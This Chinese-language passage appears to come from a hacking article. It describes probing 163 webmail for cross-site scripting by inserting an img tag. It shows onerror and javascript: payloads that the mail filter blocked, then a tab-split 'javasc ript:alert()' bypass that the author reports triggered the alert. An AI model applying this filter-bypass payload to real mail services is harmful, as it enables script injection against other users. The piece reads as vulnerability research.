


图2

看来想自己弄个Html标记出来的可能性不大，那么利用已经存在的Html标记呢？如利用它的img标签来跨站！我们知道，一个Img标记引起跨站的方法有如下几种：

```
<img src='' onerror=alert()>          //alert是跨站代码
<img src=javascript:alert()>
```

我们可以试试！在邮件内容里插入一个Img标签，然后Url里写上**ddd" onerror=alert()**(图3)。看看效果，如图4。看来程序能检测出利用事件机制跨站，通过把onerror转换为xnerror来防止了跨站攻击。我再测试了几个，果然都被这样阻止了。那么试试下面这种跨站方式吧！还是插入图片，在url里写上**javascript:alert()**，如图5，提交之后看看结果，如图6。汗！果然不容易，javascript变成java-script了，我又尝试用一些Html代码代表属性的方法，但也都没有成功绕过，貌似没有漏洞了。




图3




图4




图5




图6

仔细想想它的这种过滤方式，可以假设是在提交的代码里检测javascript，如果发现就做相应处理，如果不出现javascript呢？我们知道在属性里如果出现tab键的话，属性还是会起作用的，譬如：**<img src=javascript:alert()>**等同于**<img src=javas	cript:alert()>**（注意其中的空格是tab键）。嘿嘿，属性值没有因为tab键存在而受到影响！不知道163有没有考虑到这点哦！不管，先去测试一下！

我们还是插入图片，在url里写上**javasc	ript:alert()**（其中的空格是tab键），这个代码最终会在img标签里，提交，如图7，查看邮件效果，如图8，哈哈，果然存在这个问题，弹出了对话框，Xss漏洞被触发了！




图7

